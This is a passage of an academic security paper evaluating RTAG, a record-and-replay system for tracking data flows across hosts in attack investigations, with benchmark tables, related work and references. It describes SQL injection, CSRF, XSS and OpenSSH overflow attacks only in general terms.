| **P2P** | BW: mp4@12th node | 13K | 730K | 74 | 240K | **759,302** | **630,228** | **100%** |
| | FW: mp4@1st node | | | 182 | 490K | **3,088,102** | **2,532,920** | **100%** |

**Table 1:** Statistics in terms of the effectiveness and performance of cross-host attack investigation. **Prov Graph** are the original graph containing the system-wide executions of every process. **Pruned Graph** are the subgraph where nodes and edges that are unrelated to the attack are pruned out; **DF Overlay** are results from the RTAG tagging system; **Tags** gives the number of generated tag entries; **C-Tags** gives the number of tags of which the key and value(s) are **C**ross-host (i.e., from different hosts); **Accuracy** shows the percentage of how many data flows are matched with the ground truth.

flow paths between the `results` file on the client side and the `objects` file on the server side. In Table 1, we show the statistics of using RTAG in every step. Particularly, we show the number of tags RTAG creates at the tag overlay. In the forward query, RTAG generates 28,960 tag entries totally, 10,700 of which are cross-host ones meaning the tag key and value are from different hosts. We compare the query result with ground truth of the attack and RTAG achieves 100% accuracy in every query. We also evaluate the performance improvement for DIFT, summarized in Table 2. In general, thanks to the parallelizing of DIFT tasks, RTAG reduces the time cost by more than 70% in most cases.

### 8.1.2 Web-based Attacks

We also use a set of web-based attacks to evaluate the effectiveness of RTAG in tracking the data flow between the server (e.g., a web server `Apache`), and the client (e.g., a browser `Firefox`). The web app facilitates the checking and updating of employees' personal financial information. The employees typically manage their bank account number and routing number via the web app. The attacks include two SQL injections, one cross-site request forgery (CSRF), and one cross-site scripting (XSS). We set up RTAG on both server and client. We run an `Apache` server with `SQLite` as its database. At the client, we load exploit pages with either a data transfer tool `Curl` or the `Firefox` browser. For each attack, we perform three types of queries and compare the query results with the ground truth.

| Items | | DIFT Perf | | | |
|---|---|---|---|---|---|
| **Attack** | **Query** | **Tasks** | **Mem(MB)** | **Time(s)** | **TReduc%** |
| **GitPwnd** | FW | 10 | 497 | 95 | **87%** |
| | BW | 27 | 912 | 113 | **86%** |
| | PP | 8 | 322 | 79 | **72%** |
| **SQLi-1** | FW | 14 | 2,513 | 342 | **70%** |
| | BW | 11 | 2,336 | 339 | **64%** |
| | PP | 9 | 1,997 | 309 | **76%** |
| **SQLi-2** | FW | 41 | 7,655 | 695 | **83%** |
| | BW | 39 | 6,804 | 677 | **82%** |
| **CSRF** | FW | 33 | 6,537 | 499 | **78%** |
| | BW | 49 | 7,122 | 504 | **84%** |
| **XSS** | FW | 26 | 4,850 | 687 | **77%** |
| | BW | 28 | 5,391 | 705 | **77%** |
| | PP | 19 | 4,107 | 677 | **72%** |
| **P2P** | BW | 12 | 6,371 | 201 | **92%** |
| | FW | 12 | 9,855 | 236 | **91%** |

**Table 2:** DIFT performance using RTAG. **Tasks** stands for the number of processes that are replayed with DIFT; **Memory** gives the sum of virtual memory cost for each task; **Time** gives the time duration RTAG spends to perform the DIFT tasks in parallel; **TReduc%** shows the reduction rate from the time of performing the same DIFT tasks serially.

**SQL injections.** The exploit takes advantage of a vulnerability at the server's SQL parsing filter to execute illegal query statements that steal or tamper the server database. The first attack (**SQLi-1**) injects an entry of user profile to the database. The added profile is further used by another

financial program to generate payroll records. The analyst performs a forward query from the loaded `html` file with the exploit, and RTAG returns the data flows from the file at the client to the data in the payroll records. The second attack (**SQLi-2**) steals data entries in the database from the user and exploits a vulnerability in `Firefox` to dump the entries to a file. With a backward query from the dump file at the user side, RTAG pinpoints the segments of the database file that has been exfiltrated.

**Cross-site request forgery.** The exploit uses a vulnerability of the server that miscalculates the CSRF challenge response to submit a form impersonating the user. The form updates the profile contents (e.g., account number), and later the tampered profile is accessed by several other programs that process the user's payroll information. RTAG helps determine the data flow between the user's loaded file and one of the payroll record that is considered to have been tampered.

**Cross-site scripting.** The reflection-based cross-scripting relies on dependency of an html element to user input to append a script that reads the sensitive data from the `DOM` tree of a page, packs some of the data, and sends an email to the attacker's external host. After the investigation determines the attacker's host to be malicious, it makes a backward query from that host and finds the data exfiltration from the user's loaded page, as well as from a certain offset of the database storage file at the server. Notably, the resulting overlay shows the route of some tags tracing back first to the server side (i.e., `Apache`), then further back to the client side browser and the exploit html file, which recovers the *reflection* nature of the attack.

#### 8.1.3 Attacks Involving Memory Corruptions

To evaluate RTAG for the cases when the attacker exploits memory corruptions, we additionally modified the Git-Pwnd attack §3.1 by compiling the `ssh` daemon with earlier versions containing memory-based vulnerabilities: one integer overflow based on CVE-2001-0144 and one buffer overflow based on CVE-2002-0640. For the integer overflow, we patched the `ssh` client side code to exploit the vulnerability [1] and remotely executed `scp` command at the server to copy files to the attacker's controlled host. For the buffer overflow, we crafted a malicious response for the OpenSSH (v3.0) challenge-response mechanism and remotely executed commands [2]. We note that memory-corruption-based attacks usually involve undefined behavior of the program that violates the assumption of many previous investigation systems using source or binary semantics (e.g., [34, 42, 47]). However, RTAG successfully reconstructs the program state of the overflow for the DIFT to recover the fine-grained data flow.

#### 8.1.4 File Spreading in Peer-to-Peer Network

We also run RTAG to track the data flows in a malicious-file-spreading incident on top of a P2P network, which is regarded an increasing threat in the decentralized file sharing, according to a report by BitSight Insight [5]. This allows us to demonstrate RTAG's ability to handle a complex cross-host data-flow analysis involving multiple parties, which is infeasible with existing approaches. We use Gtk-Gnutella [7](v1.1.13) to set up a P2P network in a local network of 12 nodes with RTAG running on them. We perform two operations. First, we have two nodes online; one node shares a malicious audio `mp4` file, and another node searches for the file, discovers it and downloads it. Later, we shutdown the first node and let a third node download the file from the second node. We performed this type of single-hop relay iteratively until five nodes have this file. Second, we use these five nodes as "seeds" and let the remaining nodes search, discover, and download the file. During this process, we intentionally shutdown parts of the nodes to introduce "resume" procedures. Finally, we perform a backward query from the audio file at the last node to search for the origin of the file, and a forward query from the first node to uncover how the file spread across the network with fine-grained-level data flows. RTAG returns the results with 100% accuracy. Particularly, the result also shows the data flow between each pair of nodes for each iteration of the file sharing procedure. The statistics of this experiment are summarized in Table 1.

### 8.2 Performance

#### 8.2.1 DIFT Runtime Performance

We compare the memory consumption and execution time of RTAG with previous DIFT systems. For the memory efficiency, we evaluated two state-of-the-art DIFT engines that provide multi-color symbols, Dytan [24] and DataTracker [61]. Table 3 shows the peak memory consumption of the tag map for various DIFT tasks we used in evaluating the security application in §8.1. The peak memory consumption is useful as it indicates the required resource for a certain type of DIFT. Notably, all the tag sizes for representing the DIFT symbols determined by reachability analysis are within three bytes (i.e., up to 16,777,216 symbols), with a majority being two bytes (i.e., up to 65,536 symbols). This means the data pruning and reachability analysis effectively narrow down the scope of the DIFT symbols and pinpoint the exact bytes of data that causes the data confusion for DIFT to resolve. The savings from the tag map consumption of RTAG is between 70% and 95%. The effect of improvement on the general memory consumption varies across different programs in terms of their own memory usage.

| Programs | #Symbols | Peak TagMap Cost (MB) | | | Reduc% |
|---|---|---|---|---|---|
| | | DataTracker | Dytan | RTAG | |
| **git-core** | 247 | 12 | 19 | **4.8** | **60 / 74** |
| **ssh** | 16,983 | 5.9 | 630 | **2.6** | **55 / 99** |
| **cli-hook** | 1,983 | 17 | 140 | **8.0** | **53 / 94** |
| **Curl** | 56,010 | 4.8 | 1,050 | **2.3** | **52 / 99** |
| **Firefox** | 4,091,773 | 155 | NA | **67.5** | **56 / NA** |
| **Apache** | 2,128,700 | 133 | NA | **41.7** | **68 / NA** |

**Table 3:** DIFT Tag Map Overhead in Practice. **#Symbols** denotes the number of symbols used in performing the DIFT task; **NA** means the DIFT is not complete so the peak memory cost is not available.

In our experiments, DIFT reduced total memory usage 10% to 50% when compared with DataTracker [61], and by 30% to 90% compared with Dytan [24]. Since these DIFT systems are designed with the scope of one host, in order for proper comparison against previous DIFT systems, we only measured the cases where all the tags are within one host. Note that this approach only compares DIFT runtime performance side by side, but does not indicate or suggest that RTAG can only handle single-host cases. For evaluating the time efficiency in performing DIFT tasks, we assign the same DIFT tasks to RTAG as well as to the DIFT engine used by RAIN [35]. Since RAIN [35] does not support cross-host investigation, we use RAIN [35] to run the DIFT tasks, sequentially simulating the time consumption it needs to serialize the network interaction and orchestrating the replays. We observe that the parallel DIFT of RTAG takes 60%–90% less time than RAIN [35] (Table 2).

**Discussion.** For the memory consumption, we find the taint propagation is mainly composed of copy operations such that the tag map is just updated with another value. Combination operation for merging the tags of two locations is not frequent. Hence, though bit-vector (used in [24]) ensures a constant length of tag for each location even after combination, the benefit is not obvious. On the contrary, its fixed size is linear to the number of symbols, which causes out-of-memory crash when there are many symbols to tag or (and) the many memory locations are propagated during the execution. Using `set` eases the implementation complexity as it natively supports the combination operation with a good performance. However, it incurs higher metadata cost (on x86 Linux, storing every 4-byte data in the `set` incurs over 14 bytes). For the time consumption savings in RTAG, the total time consumption depends on the longest DIFT task (e.g., `Firefox` session). We are looking into integrating in-process parallel DIFT techniques to RTAG that could further bring down the time consumption.





**Figure 4:** Comparison of normalized runtime performance between RAIN [35] and RTAG with CPU bound benchmark SPEC CPU2006. "GEOMEAN" gives the geometric mean of the performance numbers.





**Figure 5:** Comparison of normalized runtime performance between RAIN [35] and RTAG with IO bound benchmarks.

### 8.2.2 Runtime Overhead

We measure the runtime overhead of RTAG using two sets of benchmarks: the SPEC CPU2006 benchmark for CPU-bound use cases and the IO-intensive benchmarks for IO bound cases. The measurements are performed on two systems, one without RTAG and one with RTAG enabled. The result of SPEC benchmark is given in Figure 4 with RAIN [35] as reference. The geometric mean of the runtime overhead is 4.84%, which shows RTAG has similar low runtime overhead to previous refinable systems. We also measure the runtime overhead using IO-intensive applications to test the performance in IO bound cases. The benchmark is composed of four scenarios: using `scp` to upload a 500MB archive file, using `wget` downloading a 2GB `mov` movie file, compiling LLVM 3.8, and using `Apache` to serve an `http` service for file downloading. The result of IO-intensive applications is shown in Figure 5. The overhead of all the items is at most 50%. We reason that the cause of the higher overhead during file downloading and compiling is because network and file inputs are cached during the recording time.

| Protocol | Setting | Bandwidth% | RTT% |
|---|---|---|---|
| TCP | Window: 128KB | 0% | +0.03% |
| | 256KB | 0% | +0.01% |
| | 512KB | 0% | +0.012% |
| UDP | Buffer: 512B | -0.8% | +0.02% |
| | 8KB | -0.05% | +0.01% |
| | 128KB | -0.01% | +0.012% |

**Table 4:** Bandwidth impact of RTAG. The bandwidth and round-trip-time (**RTT**) are measured with iperf3 benchmark using different settings for TCP and UDP protocols.

#### 8.2.3 Network Performance Impact

We use iperf3 [13] to test the bandwidth impact of applying RTAG to typical network protocol settings. For TCP, we measure the bandwidth both with and without having RTAG running at different window sizes. For UDP, we set the buffer size to be similar with real applications such as DNS (512B), RTP (128KB). We also measure the performance impact in the term of the end-to-end round-trip-time (RTT) for one datagram to be delivered to the server and echoed back to the client. Both impacts are negligible. The results are summarized in Table 4.

#### 8.2.4 Storage Footprint

As a refinable system, RTAG has the storage overhead for the non-deterministic logs that are used for faithful replay of the recorded system-wide process executions. This ensures the completeness of retroactive analysis particularly for the advanced low and slow attacks. The storage footprint varies according to the workload on each host and is comparable with the upstream system RAIN [35]. Note that only the input data are stored as non-determinism, thus in the multi-host case, the traffic from a sender to a receiver are only stored at the receiver side, avoiding duplicated storage usage. In the use of RTAG, we observe around 2.5GB–4GB storage overhead per day for a desktop used by a lab student (e.g., programming, web browsing); and around 1.5GB storage overhead per day for a server hosting gitolite used internally by five lab students for version controlling on course projects.

## 9 Related Work

**Dynamic Information Flow Tracking.** Dynamic taint analysis [24, 29, 37, 49, 62] is a well-known technique for tracking information flow instruction by instruction at the runtime of a program without relying on the semantic of a program source or binary. DIFT is useful for policy enforcement [49], malware analysis [66], and detecting privacy leaks [29, 62]. To support intra-process tainting,

| DIFT Systems | Cross Host | Inst Time | Tag Dep | Run Over | DIFT Over(T/M) |
|---|---|---|---|---|---|
| Dytan [24] | × | Runtime | Inlined | High | High/High |
| DataTracker [61] | × | Runtime | Inlined | High | High/High |
| Panorama [66] | × | Runtime | Inlined | High | High/High |
| ShadowReplica [34] | × | Runtime | Inlined | High | Low/High |
| Taintpipe [47] | × | Runtime | Inlined | High | Low/High |
| Panda [27, 28] | × | Replay | Inlined | High | High/High |
| Arnold [25] | × | Replay | Inlined | Low | High/High |
| RAIN [35] | × | Replay | Inlined | Low | High/High |
| Jetstream [55] | × | Replay | Inlined | Low | Low/High |
| TaintExchange [67] | ✓ | Runtime | Inlined | High | High/High |
| Cloudfence [50] | ✓ | Runtime | Inlined | High | High/High |
| **RTAG** | ✓ | **Replay** | **Decoupled** | **Low** | **Low/Low** |

**Table 5:** Comparison of DIFT-based provenance systems. "**Cross Host**" tells whether the system covers cross-host analysis; "**Inst Time**" represents when the instrumentation is performed (i.e., runtime or replay); "**Tag Dep**" shows how the tag dependency is handled; "**Run Over**" shows the runtime overhead; "**DIFT Over(T/M)**" presents the overhead of performing DIFT in terms of **T**ime and **M**emory cost in which RTAG both achieves reductions significantly.

Dytan [24] provides a customizable framework for multi-color tags. DataTracker adapts standard taint tracking to provide adequate taint marks for provenance tracking. However, taint-tracking suffers from excessive performance overhead (e.g., the overhead of one state-of-the-art implementation, libdft [37] is six times as high as native execution), which makes it difficult to use in a runtime environment. To solve this problem, several approaches have been proposed to decouple DIFT from the program runtime [34, 46, 47, 55, 57]. For example, Taintpipe [47], Straight-taint [46] and ShadowReplica [34] pre-compute propagation models from the program source and use them to speed up the DIFT at runtime. However, their dependency on program source disables these systems to analyze undefined behavior. In contrast to these DIFT systems, RTAG provides both efficient runtime (recording) and the ability to reliably replay and perform DIFT on the undefined behavior (e.g., memory corruptions) commonly seen in recent attacks. Jetstream [55] records the normal runtime execution and defers tainting until replay by splitting an application into several epochs. DTAM [30] uses dynamic taint analysis to find the relevant program inputs to its control flow and has a potential to reduce the workload of a record-replay system. Similar to RTAG, TaintExchange [67] and Cloudfence [50] provide multi-host information-flow analysis at runtime, but incur significant overhead (20× in some cases). We summarize the comparisons between RTAG and previous DIFT-based provenance systems in Table 5.

**Provenance Capturing.** Using data provenance [60] to investigate advanced attacks, such at APTs, has become a popular area of research [8, 31, 36, 39, 40, 42, 45, 48, 52]. For example, the Linux Audit System [8], Hi-Fi [52], and PASS [48] capture system-level provenance with less than

10% overhead. Linux provenance modules (LPM) [19] allows developers to develop customized provenance rules to create Linux Security Modules and LSM-like modules. SPADE [31] decouples the generation and collection of provenance data to provide a distributed provenance platform, and ProvThings [63] generates provenance data for IoT devices. Unfortunately, these systems are restricted to coarse-grained provenance, which generate many false dependencies. To reduce false positives and logging sizes, Protracer [45] improves BEEP [42] to switch between unit-level tainting and provenance propagation. In contrast, MCI [40] determines fine-grained dependencies ahead-of-time by inferring implicit dependencies using LDX [39] and creating causal models. DataTracker [61] leverages DIFT to provide fine-grained data, but incurs significant overhead. Finally, RAIN [35] uses record and replay to defer DIFT until replay, then uses reachability analysis to refine the dependency graph before tainting. However, none of these systems can provide fine-grained cross-host provenance like RTAG because they have no tag association mechanism to support cross-host DIFT.

**Network Provenance.** In addition to system-wide tracking, provenance at network level is a well-researched area [64, 68, 69]. For example, ExSPAN [69] provides a distributed data model for storing network provenance. One challenge network provenance faces is that it obviously cannot detect most system-level causality on end nodes. Technically, network provenance and RTAG are orthogonal to each other, so that we can use both approaches together to further enhance attack detection.

**Record Replay System.** Deterministic record-and-replay has been a well-researched area [17, 20, 26, 41, 56]. In addition to providing faithful replay, the current state-of-the-art techniques allow instrumentation of programs during the replay of execution [23, 25, 27]. Arnold [25] provides efficient runtime because it is a kernel based solution and can efficiently record nondeterministic events. Aftersight [23] and PANDA [27] are hypervisor-based solutions. Aftersite is based on VMware hypervisor (record) and QEMU (replay) while PANDA is purely based on QEMU. Similar to RAIN [35], RTAG leverages Arnold to provide efficient recording performance, however the goals and functionality of RTAG are unique from to Arnold and could be implemented on other systems.

## 10 Conclusion

When investigating information flow-based cross-host attacks, analysts need to manually analyze the information flow generated by the processes running on multiple hosts. This is a time consuming, error prone, and challenging task, due to the high number of processes and consequently flows involved. To help analysts in this task, we propose RTAG, a system for accurate and efficient information flow analysis that makes cross-host attack investigation practical. We implemented and empirically evaluated RTAG by using the system to analyze a set of real-world attacks including GitPwnd, a state-of-the-art cross-host data infiltration attack. The system was able to provide accurate results while reducing memory consumption by 90% and also reducing the time consumption by 60-90% compared to related work. We have a plan to release the source code of RTAG.

We foresee several directions for future work. First, we plan to make hosts running RTAG interoperable with hosts not running the system. To do so, we plan to embed tag information in an optional field of the UDP header. Second, we plan to identify information flow techniques that are resilient to the fact that RTAG might not be running on every host in a given network. Third, we plan to integrate in-process parallel DIFT techniques to RTAG to further optimize the analysis time. Fourth, we plan to reduce the storage requirement for non-deterministic inputs. To do so, we plan to investigate ways to optimize the storage of similar executions across different hosts. Finally, we plan to extend the queries supported by RTAG so that it is possible to compare the information flow associated with different executions of the same program. In this way, it will be possible to pinpoint when and where a program was compromised.

## 11 Acknowledgments

We thank the anonymous reviewers for their helpful feedback. This research was supported in part by NSF, under awards CNS-0831300, CNS-1017265, CCF-1548856, CNS-1563848, CRI-1629851, CNS-1704701, and CNS-1749711, ONR, under grants N000140911042, N000141512162, N000141612710, and N000141712895, DARPA TC (No. DARPA FA8650-15-C-7556), NRF-2017R1A6A3A03002506, ETRI IITP/KEIT [2014-0-00035], and gifts from Facebook, Mozilla, and Intel.

## References

[1] Ssh 1.2.x - crc-32 compensation attack detector, Feb. 2001. https://www.exploit-db.com/exploits/20617.

[2] Openssh 3.x - challenge-response buffer overflow, 2002. https://www.exploit-db.com/exploits/21578.

[3] Postgresql, Oct. 2014. https://www.postgresql.org.

[4] x86 machine code statistics, Oct. 2014. https://www.strchr.com/x86_machine_code_statistics.

[5] Peer-to-peer peril: How peer-to-peer sharing impacts vendor risk and security benchmarking, Dec. 2015. https://info.bitsighttech.com/how-peer-to-peer-file-sharing-impacts-vendor-risk-security-benchmarking.

[6] Event tracing for windows, Oct. 2017. https://docs.microsoft.com/en-us/dotnet/framework/wcf/samples/etw-tracing.

[7] Gtk-gnutella, Oct. 2017. http://gtk-gnutella.sourceforge.net.

[8] Linux audit, Oct. 2017. https://linux.die.net/man/8/auditd.

[9] Mozilla rr, Oct. 2017. http://rr-project.org.

[10] Neo4j graph database, Oct. 2017. http://neo4j.com.

[11] Git: a free and open source distributed version control system, Feb. 2018. https://git-scm.com/.

[12] Gitolite, Feb. 2018. https://www.gitolite.com.

[13] iperf3, Feb. 2018. https://iperf.fr.

[14] Kernel-based virtual machine, Oct. 2018. https://www.linux-kvm.org.

[15] Linux network file system, Oct. 2018. http://nfs.sourceforge.net/.

[16] Taintgrind: a valgrind taint analysis tool, Feb. 2018. https://github.com/wmkhoo/taintgrind.

[17] BACON, D. F., AND GOLDSTEIN, S. C. *Hardware-assisted replay of multiprocessor programs*. Santa Cruz, CA, 1991.

[18] BATES, A., BUTLER, K., HAEBERLEN, A., SHERR, M., AND ZHOU, W. Let sdn be your eyes: Secure forensics in data center networks. In *2014 NDSS Workshop on Security of Emerging Network Technologies (SENT)* (2014).

[19] BATES, A., TIAN, D. J., BUTLER, K. R., AND MOYER, T. Trustworthy whole-system provenance for the Linux kernel. In *Proceedings of the 24th USENIX Security Symposium (Security)* (Washington, DC, Aug. 2015).

[20] BURTSEV, A., JOHNSON, D., HIBLER, M., EIDE, E., AND REGEHR, J. Abstractions for practical virtual machine replay. In *Proceedings of the 12th ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments* (Atlanta, GA, 2016).

[21] CHEN, A., MOORE, W. B., XIAO, H., HAEBERLEN, A., PHAN, L. T. X., SHERR, M., AND ZHOU, W. Detecting covert timing channels with time-deterministic replay. In *Proceedings of the 11th USENIX Symposium on Operating Systems Design and Implementation (OSDI)* (Broomfield, Colorado, Oct. 2014).

[22] CHEN, P., DESMET, L., AND HUYGENS, C. A study on advanced persistent threats. In *IFIP International Conference on Communications and Multimedia Security* (2014), Springer, pp. 63–72.

[23] CHOW, J., GARFINKEL, T., AND CHEN, P. M. Decoupling dynamic program analysis from execution in virtual environments. In *Proceedings of the 2008 USENIX Annual Technical Conference (ATC)* (Boston, MA, June 2008).

[24] CLAUSE, J., LI, W., AND ORSO, A. Dytan: a generic dynamic taint analysis framework. In *Proceedings of the International Symposium on Software Testing and Analysis (ISSTA)* (London, UK, July 2007).

[25] DEVECSERY, D., CHOW, M., DOU, X., FLINN, J., AND CHEN, P. M. Eidetic systems. In *Proceedings of the 11th USENIX Symposium on Operating Systems Design and Implementation (OSDI)* (Broomfield, Colorado, Oct. 2014).

[26] DEVIETTI, J., LUCIA, B., CEZE, L., AND OSKIN, M. Dmp: deterministic shared memory multiprocessing. In *ACM SIGARCH Computer Architecture News* (New York, NY, 2009), ACM.

[27] DOLAN-GAVITT, B., HODOSH, J., HULIN, P., LEEK, T., AND WHELAN, R. Repeatable reverse engineering with PANDA. In *Proceedings of the 5th Program Protection and Reverse Engineering Workshop (PPREW)* (2015).

[28] DOLAN-GAVITT, B., LEEK, T., HODOSH, J., AND LEE, W. Tappan zee (north) bridge: mining memory accesses for introspection. In *Proceedings of the 20th ACM Conference on Computer and Communications Security (CCS)* (Berlin, Germany, Oct. 2013).

[29] ENCK, W., GILBERT, P., CHUN, B.-G., COX, L. P., JUNG, J., MCDANIEL, P., AND SHETH, A. N. TaintDroid: An information-flow tracking system for realtime privacy monitoring on smartphones. In *Proceedings of the 9th USENIX Symposium on Operating Systems Design and Implementation (OSDI)* (Vancouver, Canada, Oct. 2010).

[30] GANAI, M., LEE, D., AND GUPTA, A. Dtam: dynamic taint analysis of multi-threaded programs for relevancy. In *Proceedings of the 20th ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)* (Cary, NC, Nov. 2012).

[31] GEHANI, A., AND TARIQ, D. SPADE: support for provenance auditing in distributed environments. In *Proceedings of the 13th International Middleware Conference (Middleware)* (2012).

[32] GIBLER, C., AND BEDDOME, N. Gitpwnd, Oct. 2017. https://github.com/nccgroup/gitpwnd.

[33] GOMEZ, L., NEAMTIU, I., AZIM, T., AND MILLSTEIN, T. Reran: Timing-and touch-sensitive record and replay for android. In *Software Engineering (ICSE), 2013 35th International Conference on* (2013).

[34] JEE, K., KEMERLIS, V. P., KEROMYTIS, A. D., AND PORTOKALIDIS, G. ShadowReplica: efficient parallelization of dynamic data flow tracking. In *Proceedings of the 20th ACM Conference on Computer and Communications Security (CCS)* (Berlin, Germany, Oct. 2013).

[35] JI, Y., LEE, S., DOWNING, E., WANG, W., FAZZINI, M., KIM, T., ORSO, A., AND LEE, W. Rain: Refinable attack investigation with on-demand inter-process information flow tracking. In *Proceedings of the 24rd ACM Conference on Computer and Communications Security (CCS)* (Dallas, Texas, Oct. 2017).

[36] JI, Y., LEE, S., AND LEE, W. RecProv: Towards provenance-aware user space record and replay. In *Proceedings of the 5th International Provenance and Annotation Workshop (IPAW)* (Mclean, VA, 2016).

[37] KEMERLIS, V. P., PORTOKALIDIS, G., JEE, K., AND KEROMYTIS, A. D. libdft: Practical dynamic data flow tracking for commodity systems. In *Proceedings of the 8th ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments* (London, UK, 2012).

[38] KIM, T., CHANDRA, R., AND ZELDOVICH, N. Recovering from intrusions in distributed systems with DARE. In *Proceedings of the 3rd Asia-Pacific Workshop on Systems (APSys)* (Seoul, South Korea, July 2012).

[39] KWON, Y., KIM, D., SUMNER, W. N., KIM, K., SALTAFORMAGGIO, B., ZHANG, X., AND XU, D. LDX: Causality inference by lightweight dual execution. In *Proceedings of the 21st ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (Atlanta, GA, Apr. 2016).

[40] KWON, Y., WANG, F., WANG, W., LEE, K. H., LEE, W.-C., MA, S., ZHANG, X., XU, D., JHA, S., CIOCARLIE, G., ET AL. Mci: Modeling-based causality inference in audit logging for attack investigation. In *Proceedings of the 2018 Annual Network and Distributed System Security Symposium (NDSS)* (San Diego, CA, Feb. 2018).

[41] LAADAN, O., VIENNOT, N., AND NIEH, J. Transparent, lightweight application execution replay on commodity multiprocessor operating systems. In *Proceedings of the ACM SIGMETRICS International Conference on Measurement and Modeling of Computer Systems* (2010), SIGMETRICS '10.

[42] LEE, K. H., ZHANG, X., AND XU, D. High accuracy attack provenance via binary-based execution partition. In *Proceedings of the 20th Annual Network and Distributed System Security Symposium (NDSS)* (San Diego, CA, Feb. 2013).

[43] LONG, F., SIDIROGLOU-DOUSKOS, S., AND RINARD, M. Automatic runtime error repair and containment via recovery shepherding. In *ACM SIGPLAN Notices* (2014), vol. 49, ACM, pp. 227–238.

[44] LUK, C.-K., COHN, R., MUTH, R., PATIL, H., KLAUSER, A., LOWNEY, G., WALLACE, S., REDDI, V. J., AND HAZELWOOD, K. Pin: building customized program analysis tools with dynamic instrumentation.

[45] MA, S., ZHANG, X., AND XU, D. ProTracer: towards practical provenance tracing by alternating between logging and tainting. In *Proceedings of the 2016 Annual Network and Distributed System Security Symposium (NDSS)* (San Diego, CA, Feb. 2016).

[46] MING, J., WU, D., WANG, J., XIAO, G., AND LIU, P. StraightTaint: decoupled offline symbolic taint analysis. In *Proceedings of the 31st IEEE/ACM International Conference on Automated Software Engineering (ASE)* (Singapore, Sept. 2016).

[47] MING, J., WU, D., XIAO, G., WANG, J., AND LIU, P. TaintPipe: pipelined symbolic taint analysis. In *Proceedings of the 24th USENIX Security Symposium (Security)* (Washington, DC, Aug. 2015).

[48] MUNISWAMY-REDDY, K.-K., HOLLAND, D. A., BRAUN, U., AND SELTZER, M. Provenance-aware storage systems. In *Proceedings of the 2006 USENIX Annual Technical Conference (ATC)* (Boston, MA, May–June 2006).

[49] NEWSOME, J., AND SONG, D. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In *Proceedings of the 12th Annual Network and Distributed System Security Symposium (NDSS)* (San Diego, CA, Feb. 2005).

[50] PAPPAS, V., KEMERLIS, V. P., ZAVOU, A., POLYCHRONAKIS, M., AND KEROMYTIS, A. D. Cloudfence: Data flow tracking as a cloud service. In *Proceedings of the 16th International Symposium on Research in Attacks, Intrusions and Defenses (RAID)* (Saint Lucia, Oct. 2013).

[51] PATIL, H., PEREIRA, C., STALLCUP, M., LUECK, G., AND COWNIE, J. PinPlay: A framework for deterministic replay and reproducible analysis of parallel programs. In *Proceedings of the 8th Annual IEEE/ACM International Symposium on Code Generation and Optimization (CGO)* (2010).

[52] POHLY, D. J., MCLAUGHLIN, S., MCDANIEL, P., AND BUTLER, K. Hi-fi: collecting high-fidelity whole-system provenance. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)* (2012), pp. 259–268.

[53] POSTEL, J. User datagram protocol.

[54] POSTEL, J. Transmission control protocol.

[55] QUINN, A., DEVECSERY, D., CHEN, P. M., AND FLINN, J. JetStream: Cluster-scale parallelization of information flow queries. In *Proceedings of the 12th USENIX Symposium on Operating Systems Design and Implementation (OSDI)* (Savannah, GA, Nov. 2016).

[56] REN, S., TAN, L., LI, C., XIAO, Z., AND SONG, W. Samsara: Efficient deterministic replay in multiprocessor environments with hardware virtualization extensions. In *Proceedings of the 2016 USENIX Annual Technical Conference (ATC)* (Denver, CO, June 2016).

[57] RUWASE, O., GIBBONS, P. B., MOWRY, T. C., RAMACHANDRAN, V., CHEN, S., KOZUCH, M., AND RYAN, M. Parallelizing dynamic information flow tracking.

[58] SAITO, Y. Jockey: a user-space library for record-replay debugging. In *Proceedings of the sixth international symposium on Automated analysis-driven debugging* (2005).

[59] SEN, K., KALASAPUR, S., BRUTCH, T., AND GIBBS, S. Jalangi: a selective record-replay and dynamic analysis framework for javascript. In *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering* (2013).

[60] SIMMHAN, Y. L., PLALE, B., AND GANNON, D. A survey of data provenance in e-science. *ACM Sigmod Record 34*, 3 (June 2005), 31–36.

[61] STAMATOGIANNAKIS, M., GROTH, P., AND BOS, H. Looking inside the black-box: capturing data provenance using dynamic instrumentation. In *Proceedings of the 5th International Provenance and Annotation Workshop (IPAW)* (Cologne, Germany, 2014).

[62] SUN, M., WEI, T., AND LUI, J. Taintart: A practical multi-level information-flow tracking system for android runtime. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)* (Vienna, Austria, Oct. 2016), ACM, pp. 331–342.

[63] WANG, Q., HASSAN, W. U., BATES, A., AND GUNTER, C. Fear and logging in the internet of things. In *Proceedings of the 2018 Annual Network and Distributed System Security Symposium (NDSS)* (San Diego, CA, Feb. 2018).

[64] WU, Y., ZHAO, M., HAEBERLEN, A., ZHOU, W., AND LOO, B. T. Diagnosing missing events in distributed systems with negative provenance. In *ACM SIGCOMM Computer Communication Review* (Snowbird, Utah, USA, June 2014), vol. 44, pp. 383–394.

[65] YAN, M., SHALABI, Y., AND TORRELLAS, J. ReplayConfusion: Detecting cache-based covert channel attacks using record and replay. In *Proceedings of the 49th Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)* (Taipei, Taiwan, Oct. 2016).

